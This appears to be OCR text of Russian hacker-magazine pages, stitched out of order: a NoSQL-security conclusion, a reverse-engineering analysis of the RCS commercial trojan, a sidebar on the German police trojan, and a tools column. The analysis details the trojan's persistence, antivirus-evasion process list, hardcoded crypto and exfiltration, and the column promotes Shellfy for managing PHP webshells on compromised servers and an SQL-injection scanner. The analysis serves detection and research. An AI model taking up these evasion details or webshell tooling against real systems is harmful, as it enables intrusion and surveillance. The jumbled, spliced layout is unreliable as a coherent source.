В заключение я бы хотел поговорить о том, каким я вижу настоящее и будущее NoSQL-сообщества. Во-первых, ты убедился в том, что NoSQL-СУБД пока не являются мейнстримом, но уже довольно близки к этому: появляются новые нереляционные СУБД и проекты, которые их используют. Как мне кажется, в ближайшем будущем NoSQL-решения займут относительно большую долю на рынке высоконагруженных приложений. Во-вторых, безопасность современных NoSQL-СУБД оставляет желать лучшего. Если в мире реляционных баз данных существует один стандартизированный язык запросов — SQL, то в «нереляционном мире» каждый реализует язык запросов, как ему вздумается: JSON, XQuery, REST-интерфейсы. Соответственно, и потенциальных уязвимостей намного больше. Если при работе с реляционными базами данных было достаточно изучить SQL-инъекции и способы борьбы с ними (при этом ты мог применить уже имеющиеся знания как в MySQL, так и в Oracle или SQL Server), то с нереляционными базами данных всё не так просто. Сначала тебе предстоит разобраться, какой язык запросов используется в твоей СУБД, как осуществляется доступ к данным и существуют ли дополнительные возможности, которые можно использовать для взлома (например, серверный JavaScript в MongoDB). После сбора информации тебе предстоит найти потенциальные уязвимости в своей системе и способы их устранения.

Я очень надеюсь, что в ближайшем будущем ситуация изменится: в открытом доступе появится больше информации и защититься от угроз, связанных с использованием NoSQL-СУБД, будет так же просто, как от обычных SQL-инъекций. ☐

Например, MongoDB имеет встроенную поддержку Map/Reduce и сложных структур данных.

4. **Масштабируемость.**
   Это один из главных козырей NoSQL-СУБД. Большинство из них поддерживает горизонтальное масштабирование, что способствует существенной экономии средств на оборудовании, ведь дешевле купить еще один недорогой сервер для кластера, чем добавить в корпоративный сервер дополнительную пару процессоров и оперативную память.
5. **Они дешевле!**
   Большинство NoSQL-решений — это проекты с открытым исходным кодом. Ты можешь скачать их прямо сейчас и начать использовать. Вокруг многих проектов сформировалось большое и сплоченное сообщество, которое всегда готово помочь и исправить найденный тобой баг. В конце концов, ты сам можешь исправить баг или написать необходимое расширение. Кроме того, можно заметно сэкономить на расходах на администраторов баз данных, так как нереляционные СУБД гораздо проще реляционных и для их поддержки в большинстве случаев не требуется специальный сотрудник.

Q **КТО ИСПОЛЬЗУЕТ NOSQL?**

A Как видишь, NoSQL-СУБД имеют ряд неопровержимых преимуществ. Давай рассмотрим, кто же их использует:

- «Облачные» сервисы, а именно Google, Amazon и даже Windows Azure от Microsoft.
- Порталы и социальные сети: Facebook, Twitter, LinkedIn — думаю, ты сможешь продолжить список самостоятельно.
- SaaS. Всё большее число компаний выбирает решения Software-as-Service в качестве основной платформы для ведения бизнеса в тех отраслях, где постоянно растут нагрузки на инфраструктуру. Многие поставщики SaaS-решений переходят на NoSQL. Так, к примеру, поступил Salesforce.com — лидер в области SaaS CRM.
- Стартапы. Это отдельная категория проектов, которые запускаются с минимальным бюджетом с расчетом на суперприбыли в будущем. Такие проекты часто выбирают NoSQL-решения, так как они, во-первых, дешевы, а во-вторых, представляют собой отличный задел на будущее, если он будет популярным.

Johnny Catch

Легальный троян: это как?

ПОТРОШИМ КОММЕРЧЕСКИЙ ЗЛОВРЕД REMOTE CONTROL SYSTEM

В IT-сообществе принято считать безусловным злом любой софт, который крадет персональные данные пользователя и приносит огромную прибыль киберпреступникам. Между тем существуют вполне легальные компании, которые разрабатывают и продают трояны.

НЕЛЕГАЛЬНОЕ ЛЕГАЛЬНО

Неужели действительно кто-то разрабатывает и продает вредоносное ПО легально? Да, только тот же самый софт, за создание которого еще вчера могли привлечь к ответственности, разрабатывается не со злым умыслом, а для решения вполне легитимных задач. Скажем, спецслужбы могут осуществлять с помощью программ, которые совсем недавно использовались как трояны, сбор оперативной информации — где тут вредоносность? Восьмого октября 2011 года крупнейший европейский хакерский клуб Chaos Computer Club (CCC) опубликовал отчет о реверс-инжиниринге трояна, который немецкая полиция якобы использовала не только для сбора пользовательских данных, но и для скрытой установки программного обеспечения на зараженные компьютеры. Власти официально этот факт подтвердили. А в декабре исследователь и завсегдатай форума XDA-developers Тревор Экхарт обнаружил, что ряд современных смартфонов, в том числе Android и iPhone, скрыто следят за действиями пользователей и передают собранную «статистику» производителям. Подробнее об этих двух инцидентах можешь прочитать во врезке. Сейчас же я предлагаю рассмотреть один из таких «легальных троянов» — Remote Control System, узнать, что о нем говорят разработчики, и разобраться, что он на самом деле собой представляет.

DVD

На нашем диске ты найдешь видео, в котором наглядно показан процесс обнаружения трояна RCS в системе

REMOTE CONTROL SYSTEM

Скажу прямо, сам производитель предоставляет о программе крайне скудную информацию. На официальном сайте итальянской

Поле	Значение
Действителен по	31 июля 2011 г. 1:59:59
Субъект	HT Srl, Digital ID Class 3 - Micr...
Открытый ключ	RSA (1024 Bits)
Основные ограничения	Тип субъекта=Конечный су...
Точки распространения сп...	[1]Точка распределения спи...
Политики сертификата	[1]Политика сертификата:И...
Улучшенный ключ	Подписывание кода (1.3.6.1...

CN = HT Srl
OU = Digital ID Class 3 - Microsoft Software Validation v2
O = HT Srl
L = Milan
S = Italy
C = IT

Реквизиты стороны, подписавшей x64-драйвер

компании HackingTeam (www.hackingteam.it) можно найти всего лишь несколько презентаций и два видеоролика. Однако этого вполне достаточно для понимания того, что возможности RCS просто огромны. Программа позволяет собирать информацию об операционной системе, нажатиях клавиш, автоматически делает скриншоты экрана, окон и областей, в которых пользователь кликнул мышкой. Вдобавок программа умеет перехватывать переписку в чатах, а также разговоры в Skype, Google Talk и других IM. Если у зараженного пользователя подключена веб-камера, троян может делать с ее помощью фотографии и передавать их на сервер атакующего. Более того, в RCS имеется специальный модуль, который постоянно сканирует файловую систему зараженного компьютера, а затем передает на сервер файлы с определенными расширениями. Существуют версии зловреда для Windows, Mac и ряда мобильных платформ, среди которых следует особо выделить iPhone и Android. Производитель заверяет, что RCS совершенно не видна в зараженной системе и антивирусы с файерволами ей тоже

CARRIER IQ: ЛЕГАЛЬНЫЙ ТРОЯН В СМАРТФОНАХ

Копаясь в прошивке Android-смартфонов фирмы HTC, Тревор Экхарт обнаружил программу, работающую в скрытом режиме и собирающую информацию о нажатиях клавиш на диалере или клавиатуре, просмотре рекламных объявлений, получении СМС, включении и отключении экрана, получении звонков, местоположении и т. д. Дальнейшие исследования показали, что эта программа является детищем фирмы Carrier IQ, которая активно сотрудничает с производителями как смартфонов, так и простых мобильных телефонов. Производитель оборудования получает исходники программы от CIQ, дорабатывает их и внедряет в прошивку устройства. Кроме того, CIQ предоставляет удобный интерфейс для работы с полученными данными.

Элементы кода программы были найдены в прошивках с Sense UI, а также на аппаратах производства Samsung с интерфейсом Touch Wiz. В результате проделанной работы Тревор написал программу, которая позволяет проверить телефон на наличие этого руткита и, если в смартфоне есть права root, попытаться удалить руткит (подробнее читай на bit.ly/sdkKcE).

```
public static SecretKey DeriveKey(String paramString)
        throws NoSuchAlgorithmException
{
    int i = 0;
    String localObject = "sale";
    MessageDigest localMessageDigest;
    localMessageDigest = MessageDigest.getInstance("SHA-1");

    while(i<128)
    {
        byte[] arrayOfByte1 = localObject.getBytes();
        localMessageDigest.update(arrayOfByte1);
        byte[] arrayOfByte2 = paramString.getBytes();
        localMessageDigest.update(arrayOfByte2);
        byte[] arrayOfByte3 = localMessageDigest.digest();
        localMessageDigest.update(arrayOfByte3);
        i+=1;
    }
    byte[] arrayOfByte4 = localMessageDigest.digest();
    byte[] arrayOfByte5 = new byte[16];
    int j = arrayOfByte5.length;
    System.arraycopy(arrayOfByte4, 0, arrayOfByte5, 0, j);
    SecretKeySpec spec = new SecretKeySpec(arrayOfByte5, "AES");
    return (SecretKey)spec;
}
```

Восстановленная функция выработки ключа Android-версии малвари

не помеха. И это действительно так: при работе на зараженной машине троян не вызывает подозрений у «Антивируса Касперского» со стандартными настройками, файервол Zone Alarm спокойно пропускает трафик, а RootkitRevealer Руссиновича не показывает ничего подозрительного. Один лишь Wireshark, установленный на компьютере-маршрутизаторе, фиксирует некоторое количество HTTP-POST-запросов к одному из серверов в интернете.

ОБНАРУЖЕНИЕ

Как оказалось, обнаружить троян довольно легко, достаточно лишь загрузиться с загрузочной флешки и прошерстить винчестер зараженного компьютера. RCS создает директорию либо в корне диска C, либо в %APPDATA%, а также генерирует ключ реестра со случайным именем в разделе Run, причем при работе зараженной системы директория и ключ не видны для файл-менеджеров и редакторов реестра. Чуть позже я расскажу, почему, а пока остановлюсь на компонентах трояна.

Модная нынче тенденция реализовывать малварь не в виде exe, а в виде библиотеки dll не обошла стороной и разработчиков RCS. Вообще, версия этого трояна для Windows включает в себя следующие компоненты (имена модулей могут отличаться в зависимости от версии/хозяина):

1. Основной модуль 7KOmPPPs.TRK (DLL, x86).
2. Файл конфигурации a5jt555f.Qu6.
3. Кодек для кодирования речи CrThBBBT.7ar (DLL, x86).
4. Дополнительный x64-модуль tms5ggg8.T4t (DLL, x64).
5. Драйвер x64 0Cfkvvvw.Hi0 (SYS, x64).
6. Драйвер x86 YDxohhhn.pYS (SYS, x86).

Любой здравомыслящий человек сразу задаст вопрос о скрытой установке x64-драйвера в систему. Здесь нет ничего необычного, разработчики пошли по пути наименьшего сопротивления и просто подписали его своей электронной подписью. К слову сказать, это их и палит (смотри первую иллюстрацию), так как Гугл моментально наводит нас на сайт производителя трояна.

ГДЕ СОБАКА ЗАРЫТА?

Сразу скажу, что я коснусь в основном только x86-версии RCS. Как уже отмечалось ранее, основной модуль представляет собой динамическую библиотеку для архитектуры x86. Dll экспортирует восемь функций с ничем не примечательными именами: HFF1, HFF2, ..., HFF8. Значение ключа реестра в разделе Run, запускающее троян, имеет следующий вид:

```
rundll32.exe "c:\trSMKKK0\7KOmPPPs.TRK",HFF8
```

— и намекает на то, что в первую очередь необходимо изучить восьмую функцию HFF8. Вообще, закидывая dll в IDA, я думал, что нарвусь на какой-нибудь пакер или навороченную защиту, но и с этим разработчики не стали заморачиваться — антиотладочных средств я не обнаружил, программа имела только защиту против статического анализа кода, которая скорее направлена против антивирусов, нежели реверсера. Поэтому разбирать по косточкам эту малварь было легко, удобно и интересно.


ЗАПУСК

Работу функции HFF8 можно логически разделить на несколько блоков. Первый — проверка основных модулей трояна: сначала он проверяет, является ли rundll32.exe текущим процессом, далее перебирает все dll, подгруженные в адресное пространство, затем пытается получить в каждом из них адрес функции HFF1 и сравнивает полученный адрес с уже имеющимся значением. Далее при помощи функции GetModuleFileNameExW троян получает имя своей главной dll (с путем), преобразует его в ASCII и оставляет только имя файла. Путь к файлу и имя файла сохраняются в двух разных буферах в shared-сегменте, где выделена память для данных, доступ к которым нужен другим процессам, в чье адресное пространство также подгружена dll с трояном. Затем каждый символ полученного имени заменяется на другой в соответствии с некоторой таблицей, а новое имя файла (если все предыдущие шаги завершились успешно) копируется в shared-сегмент как имя файла с настройками. Каждый символ имени файла с настройками также кодируется при помощи некой таблицы для преобразования в имя еще одной части трояна. Таким образом и создаются все необходимые имена файлов, которые записываются в shared-сегмент динамической библиотеки. После имен файлов в разделяемый сегмент копируются имена объектов FileMapping. Всего таких объектов три, и их названия имеют префиксы KMS1, KMS2, KMS3. После каждого префикса идет еще восемь hex-значений. Троян считает проверку успешной, если найден основной модуль. Наличие остальных модулей на данном этапе не проверяется.

R2D2

Осенью крупнейший европейский хакерский клуб Chaos Computer Club (CCC) опубликовал отчет о «полицейском трое», который, как потом признали власти, действительно применялся силовыми ведомствами для сбора пользовательских данных. Из-за того что в основном модуле трояна имеется строка C3PO-r2d2-POE, ему присвоили имя R2D2. Малварь состоит из DLL с именем mfc42ul.dll и драйвера winsys32.sys для архитектуры x86. При заражении DLL прописывается в ветку реестра SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs и, следовательно, подгружается в адресное пространство каждого GUI-приложения. Малварь скрыто делает скриншоты экрана, перехватывает нажатия клавиш клавиатуры, записывает звонки, совершаемые при помощи Skype, и передает всю эту информацию на удаленный сервер. Отмечу, что здесь механизм перехвата звонков такой же, как и в RCS. Самый главный фейл, который допустили разработчики, — это использование во всех версиях малвари фиксированных ключей шифрования и алгоритма AES в режиме ECB при полном отсутствии аутентификации, что позволяет практически любому пользователю интернета управлять зараженной машиной.

Исследователи из CCC зареверсили протокол взаимодействия немецкой малвари с командным сервером и разработали альтернативную программу управления. Члены клуба CCC также обнаружили еще одну версию трояна, о чем сообщает одна из последних заметок на их официальной странице www.ccc.de.



Малварь в диспетчере приложений Android

Второй блок — активация системы маскировки трояна. На этом этапе инициализации троян сначала пытается открыть устройство MSH4DEV1, которое создается x86-драйвером (номер 6 в списке файлов). Если все проходит успешно, то handle устройства сохраняется. Далее выполняется поиск антивирусного ПО, установленного на зараженной машине. Для поиска троян всегда использует один алгоритм: перебирает загруженные в систему драйвера и ищет нужный по определенному имени. Список распознаваемых антивирусов довольно внушителен: Avira, Avast, Eyee, ProcGuard, McAfee, Kerio, Comodo, Panda, TrendMicro, Ashampoo, Kaspersky, AVG, BitDefender и еще пара-тройка экзотических для наших широт продуктов. Учитывая особенности каждого антивируса, троян пытается установить в систему драйвер YDxohhhn.pYS (если он до сих пор не установлен), который копируется в системную директорию Windows и переименовывается в ndisk.sys. Установка выполняется при помощи функций ADVAPI32 типа CreateService, StartService и т. д. Затем троян пытается открыть устройство MSH4DEV1 и найти загруженный драйвер ndisk.sys. Отмечу, что драйвер устанавливается только в том случае, если на компьютере имеется любая антивирусная программа.

Третий блок — подготовка к шифрованию данных. Для шифрования данных используется алгоритм AES в режиме CBC с длиной блока и ключа по 128 бит. Вектор инициализации всегда нулевой, а сами ключи хранятся в открытом виде в сегменте данных. На этом этапе для каждого ключа выполняется процедура KeyExpansion, в ходе которой генерируются раундовые ключи. Результаты ее работы для каждого ключа помещаются в shared-сегмент. Такой подход значительно сокращает время, затрачиваемое на шифрование,

так как он устраняет необходимость каждый раз разворачивать 128-битный ключ в набор раундовых ключей.

В четвертом блоке инициализируются агенты-процедуры сбора пользовательских данных. В процессе инициализации заполняется массив пар ключ-значение, где ключом является идентификатор агента, а значением — структура с указателями на функции первоначальной инициализации, функцию, код которой будет выполняться в другом процессе, и процедуру обработки полученных пользовательских данных. При этом для каждого агента также вызывается функция первоначальной инициализации. В ходе инициализации агентов дешифруется файл с настройками и инициализируются только те сборщики данных, которые указаны в конфиге.

В пятом блоке запускаются удаленные потоки, собирающие пользовательские данные. В запуске принимают участие другие экспортируемые функции: HFF1, HFF2, HFF3. После создаются локальные потоки, которые получают собранные пользовательские данные и обрабатывают их. На этом процедура начальной инициализации завершается, и указанный инициализационный поток погружается в бесконечный цикл (while(true){ Sleep(1000); }).

В ходе инициализации троян также проверяет, не заражена ли уже система. Алгоритм проверки на заражение достаточно прост: троян ищет объекты FileMapping с определенными именами (KMS1..., KMS2..., KMS3...), и если находит, то система считается зараженной и процесс инициализации прекращается.

Следует сказать несколько слов и о вызове системных функций. Все функции WinAPI вызываются по адресам, которые выдает GetProcAddress. Имена всех вызываемых функций зашифрованы шифром простой замены. Эти имена хранятся в сегменте данных и расшифровываются каждый раз непосредственно перед использованием.

Версия трояна для 64-битных систем в принципе ничем не отличается от версии под x86. В ней используется тот же самый основной модуль, однако после запуска троян проверяет, не является ли система 64-битной, и если является, то в игру вступают dll и драйвер, написанные специально под x64.

РАБОТА АГЕНТА

В большинстве случаев код, внедренный в удаленный процесс, делает одно и то же: подгружает в адресное пространство своего процесса dll основного модуля. После этого открываются FileMapping'и (функция HFF4), а на определенные функции устанавливаются хуки (функция HFF3). По завершении этих процедур dll выгружается из адресного пространства процесса, а поток впадает в бесконечный цикл (засыпает на одну секунду, просыпается и засыпает вновь).

При установке хуков проверяется имя текущего процесса. Если оно не попадает в определенный список, то устанавливаются только те хуки, которые направлены на маскировку трояна в системе.

Вообще, этот зловред распознает следующие процессы:

```
pcts*.exe
k7*.exe
avk.exe
admin.exe
bgscan.exe
avp.exe
pavark.exe
rku*.exe
svv.exe
IceSword.exe
gmer.exe
avgscanx.exe
RootkitRevealer.exe
avscan.exe
avgarkt.exe
sargui.exe
uncrackme.exe
hiddenfinder.exe
hackmon.exe
TaskMan.exe
outlook.exe
skypepm.exe
skype.exe
chrome.exe
firefox.exe
```

Распознавание процессов осуществляется только по именам, поэтому, переименовав RootkitRevealer.exe в ololo.exe, мы сможем легко обнаружить троян. :-)

ДЛЯ ПОИСКА АНТИВИРУСОВ ТРОЯН ВСЕГДА ИСПОЛЬЗУЕТ ОДИН АЛГОРИТМ: ПЕРЕБИРАЕТ ЗАГРУЖЕННЫЕ В СИСТЕМУ ДРАЙВЕРА И ИЩЕТ НУЖНЫЙ ПО ОПРЕДЕЛЕННОМУ ИМЕНИ

ANDROID-ВЕРСИЯ RCS


Android-версия описываемого трояна представляет собой обыкновенный apk-файл, который при установке запрашивает максимальное количество разрешений, что вполне может насторожить даже самых неопытных пользователей. Мне не удалось полностью декомпилировать apk в Java-сценарий при помощи ApkManager, так как код трояна слегка обфусцирован. Однако большая его часть вполне успешно восстанавливается, правда, без имен классов, переменных и т. д. ApkManager оставляет в виде опкодов невосстановленные участки кода и оборачивает их в комментарии, что позволяет почерпнуть дополнительную информацию о трояне. При разархивировании apk-файла сразу бросается в глаза, что в этой версии используется native-библиотека (so), а также имеется зашифрованный файл с ресурсами. Оказывается, этот файл также шифруется по алгоритму AES в режиме CBC. При этом последний блок дополняется по схеме PKCS#5 и, как и прежде, используется нулевой вектор инициализации. В данном случае ключ хранится не в открытом виде, а вырабатывается из фиксированной строки при помощи многократного вычисления хеш-функции. В расшифрованном файле с ресурсами находится множество строковых пар ключ-значение, позволяющих получить информацию об используемых криптографических алгоритмах.

Дальнейший анализ показал, что при запуске троян пытается проэксплуатировать какую-нибудь уязвимость в Android и получить права root (на моем кастомном билде ему это сделать не удалось). RCS также собирает пользовательские данные (SMS, MMS, контакты) и информацию о сети сотовой связи, периодически включает микрофон телефона и записывает разговоры вокруг и передает всё это добро на удаленный сервер. В диспетчере приложений малварь пытается замаскироваться под com.android.service, а при работе ест много памяти и сильно расходует батарею. Вообще, здесь следует отдать должное производителям Dr.Web Light — антивируса для Android, так как он спокойно палит этот троян и выдает пользователю соответствующее предупреждение.



Рекламная брошюра RCS

Процессы взаимодействуют друг с другом посредством открытых файл-маппингов. На адресное пространство процесса маппится не какой-то определенный файл, а участок свопа. Маппинг с префиксом имени KMS1 имеет маленький размер (порядка 20 Кб) и служит для управления агентами. Каждый агент периодически заглядывает в DWORD по адресу «начало_маппинга» + «идентификатор_агента» и считывает оттуда определенную команду основного модуля. Второй маппинг служит для передачи основному модулю собранных данных и имеет размер порядка 300 Кб. Данные в виде картинки переводятся в формат JPEG, голосовые данные кодируются кодеком speex (CrThBBBT.7ar). Обработанная информация шифруется с помощью алгоритма AES в режиме CBC (с нулевым вектором инициализации), сохраняется в текущей директории и удаляется после передачи на сервер. Имена сохраняемых в директории файлов представляют собой зашифрованную простой заменой строку вида LOG_XXXX_YYYYYYYYY.log, где XXXX — идентификатор агента, а Y...Y — случайные числа. Данные передаются по протоколу HTTP в теле POST-запроса. Какая-либо аутентификация как на сервере, так и на клиенте отсутствует, поэтому, зареверсив этот простенький алгоритм передачи, можно здорово заспамить удаленный сервер и попытаться угнать его клиенты. :-)



Отчет Dr.Web Light об обнаруженных вирусах

Отдельный агент, постоянно сканирующий файловую систему компьютера, подготавливает для передачи файлы с определенными расширениями. Следует упомянуть и еще об одном потоке, который постоянно сканирует список текущих процессов, чтобы заражать новые процессы. Троян запускает новые процессы на компьютере от имени explorer.exe за счет инжекции кода в Эксплорер. Зловред использует крайне забавный способ для мониторинга активности Firefox: загружает из интернета библиотеки mozcrt19.dll, softokn3.dll и mozsqlite3.dll, которые просто посылают запросы к SQLite-базам браузера. Подобным образом троян работает и с некоторыми другими программами.

РЕАКЦИЯ АНТИВИРУСА

В качестве эксперимента я установил «Антивирус Касперского» и настроил его на максимальное информирование. При загрузке системы АВ выдает сообщение о запуске dll как приложения и попытке получения доступа к защищенному хранилищу паролей. В этом сообщении, прямо скажем, нет ничего информативного, что раскрывало бы суть вирусной активности на компьютере (если бы я был обыкновенным пользователем, то, наверное, вообще никак на него не прореагировал). При этом журнал антивируса начинает пестреть сообщениями о разрешенном внедрении кода в сторонний процесс, о разрешенном доступе к хранилищу паролей и так далее. В общем, никакой пользы для конечного пользователя нет. Единственный положительный момент состоит в том, что «Касперский» видит папку с трояном, однако она не вызывает у него никаких подозрений, то есть заметить ее довольно сложно.

SUMMARY


Вообще, видео на сайте производителя испугало меня больше, чем сам троян. Его несложно обнаружить и нейтрализовать, к тому же после знакомства с современными средствами создания ботнетов от расковырянной коммерческой малвари остаются весьма противоречивые впечатления. Версия для Android вообще не выдерживает критики — она может испортить жизнь только тем пользователям, которые вообще не следят за своим смартфоном, устанавливают приложения из неизвестных источников и безразлично относятся к количеству подтверждений, запрашиваемых приложениями. На примере этого трояна хорошо видно, что технологии коммерсантов отстают от технологий их криминальных коллег — создателей Zeus, TDSS, SpyEye и других подобных вещей.

Mar (icq 884888, http://snipper.ru)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Michael Hendrickx
URL: michaelhendrickx.com/lilith
Система: *nix/win



ДЕВУШКА ПО ИМЕНИ LILITH

LiLith — это перловый сканер и инжектор HTTP-форм. Тулза анализирует веб-страницу на наличие тегов <form>, а затем тестит их на SQL-инъекции. LiLith работает почти так же, как обыкновенный поисковый паук, только с небольшим хакерским уклоном: она инжектирует в формы различные спецсимволы с определенными значениями, а затем анализирует ответы веб-сервера. Основные особенности и функционал утилиты:

- малое количество ложных срабатываний;
- поддержка ColdFusion;
- возможность передачи скриптам дополнительной инфы: кукисы, юзер-агент и т.д.;
- рекурсивный сканер файлов и директорий.

В простейшем случае сканер запускается так:

```
./lilith.pl www.target.com
```

При этом есть ряд полезных параметров:

- d — директория или файл для начала скана;
- u — данные для basic authentication;
- p — прокси;
- T — интервал между запросами;
- f — запись расширенного лога в файл;
- r — рекурсивный краулинг;
- A — вывод на экран всех HTTP-кодов.

Остальные параметры, а также подробный хелп на английском языке ты найдешь на официальном сайте сканера.



Автор: Аноним
URL: bit.ly/sw1l4w
Система: *nix/win




SHELLFY: УДОБНОЕ УПРАВЛЕНИЕ ШЕЛЛАМИ

Если ты хочешь удобно работать с множеством шеллов, то вряд ли найдешь средство лучше Shellfy. Основная идея этой системы, написанной на Perl, заключается в централизации всего и вся. Shellfy состоит из двух частей: клиента и сервера. Клиентская часть представляет из себя обычный PHP-шелл, который необходимо сохранить на удаленном сервере (точнее, много шеллов, которые нужно сохранить на разных серверах), а серверная часть — это, собственно, сам Perl'овый скрипт управления шеллами. В основном окне программы содержится шесть вкладок, названия которых говорят сами за себя:

- «Шеллы» (Shells);
- «Домены» (Domains);
- «Статистика» (Stats);
- «Обновление» (Update);
- «Настройки» (Settings);
- «Прокси» (Proxy).

Также имеется дополнительный раздел под названием «Терминал», который отвечает за общение с шеллами на удалённых серверах. Начать работу со скриптом очень просто: залей все содержимое архива в директорию cgi-bin и запусти скрипт setup.pl. Он проведет все необходимые манипуляции автоматически. Подробнейший мануал по работе с Shellfy и ее настройке можно найти в папке с программой.



Автор: David Rook
URL: agnitiotool.sourceforge.net
Система: Windows

3


СТАТИЧЕСКИЙ АНАЛИЗ КОДА ВМЕСТЕ С AGNITIO

ИБ-сообществу известно великое множество программ для статического анализа исходников на критические ошибки. Тулза Agnitio выгодно выделяется среди них открытостью сорцов и универсальностью. Шутка ли, анализатор поддерживает большинство популярных языков программирования: ASP, ASP.net, C#, Java, JavaScript, Perl, Php, Python, Ruby, VB.net, а также XML.

Перечислю лишь некоторые особенности и функциональные возможности этой замечательной программы:

- возможность командной работы;
- удобнейшие профили для ручного анализа кода;
- удобный профиль исследуемого приложения для анализа его исходников;
- подробные отчеты, отсортированные по имени исследователя, имени приложения и многим другим параметрам;
- список дел для будущего анализа кода;
- автоматический статический анализ кода;
- встроенный список наводящих вопросов, предназначенных для помощи в анализе кода (так называемый чек-лист).

Огромным плюсом проекта также являются его частые обновления. Как видишь, Agnitio вполне может пригодиться любому профессиональному пентестеру (или целой команде профессионалов) в его каждодневной работе.




Автор:
Corey Goldberg
URL:
www.webinject.org
Система:
*nix/win

ПЕНТЕСТ HTTP-ИНТЕРФЕЙСОВ

WebInject — это бесплатная утилита, предназначенная для автоматического тестирования веб-приложений и веб-сервисов. Она подходит как для тестирования отдельных системных компонентов с HTTP-интерфейсом (JSP, ASP, CGI, PHP, AJAX, Servlets, HTML Forms, XML/SOAP Web Services, REST и т. д.), так и для создания целого набора тестов, с помощью которых можно собирать статистику и мониторить работу системы почти в реальном времени (к примеру, отслеживать время отклика веб-приложений). Так как в качестве API для создания тестов выступает язык XML, то с настройкой сможет справиться любой программист. В XML-формате генерируются также и отчеты по пентестам, а значит, их можно успешно использовать в любой совместимой внешней программе.

Несомненным плюсом проги является тот факт, что она написана на Perl и может работать практически на любой платформе. Однако на сегодняшний день экзешник WebInject доступен пока только для Windows. Для запуска утилиты в другой ОС тебе понадобится рабочий интерпретатор Perl.



Автор:
Erik Hjelmvik
URL:
bit.ly/egH2pr
Система:
Windows



АНАЛИЗАТОР ПАКЕТОВ NETWORKMINER

Замечательная утилита NetworkMiner является одним из лучших на сегодняшний день инструментов для анализа перехваченных данных, которые сохранены в формате PCAP. Утилита пассивно анализирует дамп с трафиком, безошибочно определяет участников обмена сетевыми данными и распознает операционные системы, установленные на каждом хосте, по размеру окна, времени жизни пакета и уникальному набору флагов. NetworkMiner также выдает структурированную информацию об открытых сессиях, активных портах и прочей инфраструктуре сети, снимает баннеры различных демонов.

